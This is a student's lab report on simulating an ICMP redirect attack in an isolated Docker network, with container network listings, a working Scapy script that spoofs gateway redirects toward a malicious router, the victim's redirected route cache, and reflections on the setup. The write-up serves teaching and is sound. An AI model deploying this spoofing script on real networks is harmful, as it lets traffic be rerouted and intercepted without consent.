
Samantha Jackson
CSCI4321
03-31-2025

Lab 7 - ICMP Redirect Attack

Composing a Docker

I downloaded the files for the lab into my downloads folder in Ubuntu under the name 'ICMPRedirect' and composed a docker using 'sudo docker-compose up -d'.

Observations/Issues: None



Starting Victim, Attacker, Malicious Router, and Router Instance

I started four docker terminal instances: attacker-10.9.0.105, malicious-router-10.9.0.111, victim-10.9.0.5, and router (192.168.60.0). I will show the ifconfig and ip route commands for each in order (sudo docker exec -it *user*-*ip* bash):

Observations/Issues: None

```
rose@VM:~$ sudo docker exec -it attacker-10.9.0.105 bash
root@2a960ff4cc7b:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 78  bytes 8863 (8.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@2a960ff4cc7b:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.105
192.168.60.0/24 via 10.9.0.11 dev eth0
root@2a960ff4cc7b:/#
```

```
rose@VM:~$ sudo docker exec -it malicious-router-10.9.0.111 bash
root@d2a946962d73:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.111  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:6f  txqueuelen 0  (Ethernet)
        RX packets 78  bytes 8863 (8.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@d2a946962d73:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.111
192.168.60.0/24 via 10.9.0.11 dev eth0
root@d2a946962d73:/#
```

```
rose@VM:~$ sudo docker exec -it victim-10.9.0.5 bash
root@5b3dc4264ed1:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 67  bytes 7991 (7.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@5b3dc4264ed1:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

```
root@cc5698280e7b:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.11  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:0b  txqueuelen 0  (Ethernet)
        RX packets 2449  bytes 234025 (234.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2371  bytes 225134 (225.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.60.11  netmask 255.255.255.0  broadcast 192.168.60.255
        ether 02:42:c0:a8:3c:0b  txqueuelen 0  (Ethernet)
        RX packets 2456  bytes 234711 (234.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2376  bytes 225344 (225.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@cc5698280e7b:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.11
192.168.60.0/24 dev eth1 proto kernel scope link src 192.168.60.11
```

ICMP_Redirect.py

I created an ICMP_Redirect script in the usr/src directory of the attacker machine. Once this was done I had the victim machine ping our host machine from 192.168.60.11. You can see the attacking machine running the icmp_redirect.py script here sending out 5 packets to ensure reliable redirects. As you can see here based on the victim's machine our icmp_redirect worked as intended. We'll then close the docker instance.

Observations/Issues: Initially I had set this up with only the victim and host machine so I made sure to set up the other two machines as listed in the Docker now this works properly.

```
  GNU nano 4.8                                    icmp_redirect.py
#!/usr/bin/env python3

from scapy.all import *

# Remember to run the following command on victim
# sudo sysctl net.ipv4.cong.all.accept_redirects=1 (attept_redirects=true)

# victim = sysargv[1]
# real_gateway = sys.argv[2]
# fake_gateway = sys.argv[3]

victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.111'
host = '192.168.60.5'


outer_ip = IP(src = real_gateway, dst = victim)
icmp = ICMP(type = 5, code = 1, gw=fake_gateway)
inner_ip = IP(src=victim, dst=host)
inner_icmp = ICMP()
packet = outer_ip / icmp / inner_ip / inner_icmp

# Send multiple times for reliability
send(packet, count=5)
```

```
rose@VM: ~
root@2a960ff4cc7b:/usr/src# python3 icmp_redirect.py
.....
Sent 5 packets.
root@2a960ff4cc7b:/usr/src#
```

```
rose@VM: ~
        TX packets 34  bytes 2040 (2.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisi
ons 0

root@5b3dc4264ed1:/# ping 192.168.60.11
PING 192.168.60.11 (192.168.60.11) 56(84) bytes of data.
64 bytes from 192.168.60.11: icmp_seq=1 ttl=64 time=0.139 ms
64 bytes from 192.168.60.11: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 192.168.60.11: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 192.168.60.11: icmp_seq=4 ttl=64 time=0.062 ms
64 bytes from 192.168.60.11: icmp_seq=5 ttl=64 time=0.060 ms
64 bytes from 192.168.60.11: icmp_seq=6 ttl=64 time=0.060 ms
64 bytes from 192.168.60.11: icmp_seq=7 ttl=64 time=0.116 ms
64 bytes from 192.168.60.11: icmp_seq=8 ttl=64 time=0.053 ms
64 bytes from 192.168.60.11: icmp_seq=9 ttl=64 time=0.058 ms
64 bytes from 192.168.60.11: icmp_seq=10 ttl=64 time=0.058 ms
64 bytes from 192.168.60.11: icmp_seq=11 ttl=64 time=0.056 ms
64 bytes from 192.168.60.11: icmp_seq=12 ttl=64 time=0.060 ms
64 bytes from 192.168.60.11: icmp_seq=13 ttl=64 time=0.067 ms
64 bytes from 192.168.60.11: icmp_seq=14 ttl=64 time=0.066 ms
64 bytes from 192.168.60.11: icmp_seq=15 ttl=64 time=0.064 ms
64 bytes from 192.168.60.11: icmp_seq=16 ttl=64 time=0.052 ms
64 bytes from 192.168.60.11: icmp_seq=17 ttl=64 time=0.063 ms
64 bytes from 192.168.60.11: icmp_seq=18 ttl=64 time=0.066 ms
64 bytes from 192.168.60.11: icmp_seq=19 ttl=64 time=0.052 ms
64 bytes from 192.168.60.11: icmp_seq=20 ttl=64 time=0.060 ms
64 bytes from 192.168.60.11: icmp_seq=21 ttl=64 time=0.056 ms
64 bytes from 192.168.60.11: icmp_seq=22 ttl=64 time=0.055 ms
64 bytes from 192.168.60.11: icmp_seq=23 ttl=64 time=0.056 ms
64 bytes from 192.168.60.11: icmp_seq=24 ttl=64 time=0.059 ms
64 bytes from 192.168.60.11: icmp_seq=25 ttl=64 time=0.057 ms
64 bytes from 192.168.60.11: icmp_seq=26 ttl=64 time=0.062 ms
64 bytes from 192.168.60.11: icmp_seq=27 ttl=64 time=0.062 ms
64 bytes from 192.168.60.11: icmp_seq=28 ttl=64 time=0.062 ms
64 bytes from 192.168.60.11: icmp_seq=29 ttl=64 time=0.060 ms
64 bytes from 192.168.60.11: icmp_seq=30 ttl=64 time=0.061 ms
64 bytes from 192.168.60.11: icmp_seq=31 ttl=64 time=0.065 ms
64 bytes from 192.168.60.11: icmp_seq=32 ttl=64 time=0.058 ms
64 bytes from 192.168.60.11: icmp_seq=33 ttl=64 time=0.061 ms
64 bytes from 192.168.60.11: icmp_seq=34 ttl=64 time=0.064 ms
64 bytes from 192.168.60.11: icmp_seq=35 ttl=64 time=0.118 ms
64 bytes from 192.168.60.11: icmp_seq=36 ttl=64 time=0.063 ms
64 bytes from 192.168.60.11: icmp_seq=37 ttl=64 time=0.058 ms
^C
--- 192.168.60.11 ping statistics ---
37 packets transmitted, 37 received, 0% packet loss, time 368
23ms
rtt min/avg/max/mdev = 0.052/0.065/0.139/0.018 ms
root@5b3dc4264ed1:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 255sec
root@5b3dc4264ed1:/#
```

```
rose@VM:~/Downloads/ICMPRedirect$ sudo docker-compose down
Stopping host-192.168.60.6           ... done
Stopping host-192.168.60.5           ... done
Stopping malicious-router-10.9.0.111 ... done
Stopping router                      ... done
Stopping attacker-10.9.0.105         ... done
Stopping victim-10.9.0.5             ... done
Removing host-192.168.60.6           ... done
Removing host-192.168.60.5           ... done
Removing malicious-router-10.9.0.111 ... done
Removing router                      ... done
Removing attacker-10.9.0.105         ... done
Removing victim-10.9.0.5             ... done
Removing network net-10.9.0.0
Removing network net-192.168.60.0
```

In this lab I learned how to simulate an ICMP redirect attack using Docker. I would have liked to see the redirects to the malicious-host but I don't see any redirects, just the confirmation redirected traffic in the victim's ip route cache. I believe this has more to do with the .yml file setup. You can see here that the malicious-router doesn't seem to be a dual-homed router whereas the host is more of what we should expect. This makes it to where the traffic doesn't actually route to the malicious-router because there is only one defined network in the topology. It doesn't seem like, in its default state, that malicious-router is capable of MITM despite being the receiver of the packages. Confirmation on whether or not this is misconfigured or if it's simply my own user error would be helpful. Regardless, the lab was very interesting.

```
    malicious-router:
        image: handsonsecurity/seed-ubuntu:large
        container_name: malicious-router-10.9.0.111
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=0
                - net.ipv4.conf.default.send_redirects=0
                - net.ipv4.conf.eth0.send_redirects=0
        privileged: true
        volumes:
                - ./volumes:/volumes
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.111
        command: bash -c "
                      ip route add 192.168.60.0/24 via 10.9.0.11 &&
                      tail -f /dev/null
                 "
```